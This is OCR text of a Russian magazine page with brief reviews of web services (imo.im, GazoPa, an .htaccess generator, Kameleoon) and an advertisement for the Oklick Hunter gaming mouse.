
IMO
www.imo.im

Когда мне нужно было срочно выйти в аську с чужого компьютера, я всегда использовал единственный достойный онлайн-сервис – meebo.com. Теперь же, наконец, появилась хорошая альтернатива в лице imo.im. По правде говоря, на глаза он попался совершенно случайно, когда я искал онлайн-замену для Skype, позволяющую не только использовать внутренний чат, но и совершать голосовые звонки. Теперь же активно юзаю imo.im и для аськи, и для Skype, и для GTalk! А ради интереса установил и декстопную версию imo.im на свой ноутбук.




GAZOPA
www.gazopa.com

Найти нужную картинку в большем разрешении — зачастую не такая уж большая проблема. Если скормить изображение сервису TinEye (tineye.com), тот достаточно быстро выдаст картинки из других источников, в том числе большего размера. У меня на этот случай даже установлен плагин для Google Chrome. Но если нужно найти не точно такую же картинку, а что-нибудь похожее, то это уже задачка для нового сервиса GazoPa. Забавно, что в качестве условий для поиска может выступать как файл с изображением, так и скетч, нарисованный от руки в специальном Flash-редакторе.



.HTACCESS REDIRECT
htaccessredirect.net

Матерым системным администраторам едва ли понадобится генератор .htaccess файлов, но для тех, кому поднимать веб-сервер приходится лишь время от времени, этот сервис незаменим. Задать особые страницы для 404/500 ошибок, установить пароль для просмотра папки, заблокировать пользователей по IP, настроить редирект — все это и многое другое осуществляется через .htaccess файл. Когда ковыряться в нем руками времени нет, а изучать синтаксис неохота, сгенерировать конфиг поможет сервис .htaccess redirect. Аналогичные инструменты встречаются также в админках хостинг-панелей.



KAMELEOON
www.kameleoon.com

Забавный по своей затее сервис представили французские программисты. Суть проста: с помощью браузера и удобного онлайн-сервиса ты можешь создать свой скин для любого сайта. Изменить оформление веб-страницы можно за несколько минут, при этом понадобится только браузер. Выглядит это так: ты указываешь адрес сайта в нужной графе, после чего тот открывается внутри специального AJAX-редактора. Далее можно выбрать произвольный элемент дизайна и изменять его как вздумается с помощью всплывающих управляющих панелей. Особенно здорово Kameleoon работает с известными движками, например, Wordpress'ом.



HUNTER
HUNTER WINS!
OKLICK
ОХОТИМСЯ ЗА:
• ЛАЗЕРНЫЙ ДАТЧИК AVAGO (ЧАСТОТА ОБРАБОТКИ 12000 КАДРОВ В СЕКУНДУ).
• ПЕРЕКЛЮЧАЕМОЕ РАЗРЕШЕНИЕ: 90/360/810/1800/3600/5040 DPI.
• 4-Х ПОЗИЦИОННОЕ КОЛЕСО ПРОКРУТКИ В ВЕРТИКАЛЬНОМ И ГОРИЗОНТАЛЬНОМ НАПРАВЛЕНИЯХ.
• 9 ПРОГРАММИРУЕМЫХ КНОПОК
• 7 ПЕРЕКЛЮЧАЕМЫХ ИГРОВЫХ РЕЖИМОВ ДЛЯ ЗАПУСКА СЦЕНАРИЕВ-СКРИПТОВ, СОЗДАННЫХ ПОЛЬЗОВАТЕЛЕМ.
• РЕГУЛИРОВАНИЕ ВЕСА МАНИПУЛЯТОРА С ПОМОЩЬЮ НАБОРА ГРУЗОВ.
• ЭРГОНОМИЧНАЯ ФОРМА ДЛЯ УДОБНОЙ РАБОТЫ.
• СЪЕМНЫЕ БОКОВЫЕ НАКЛАДКИ РАЗЛИЧНОГО ПРОФИЛЯ.
• КЕРАМИЧЕСКИЕ НОЖКИ ДЛЯ ЛЕГКОГО СКОЛЬЖЕНИЯ.
• ИГРОВАЯ УТИЛИТА В КОМПЛЕКТЕ ДЛЯ ЗАПИСИ МАКРОСОВ.
• ПОДКЛЮЧЕНИЕ ЧЕРЕЗ USB-ПОРТ.
OKLICK
HUNTER
РЕКЛАМА
WWW.OKLICK.RU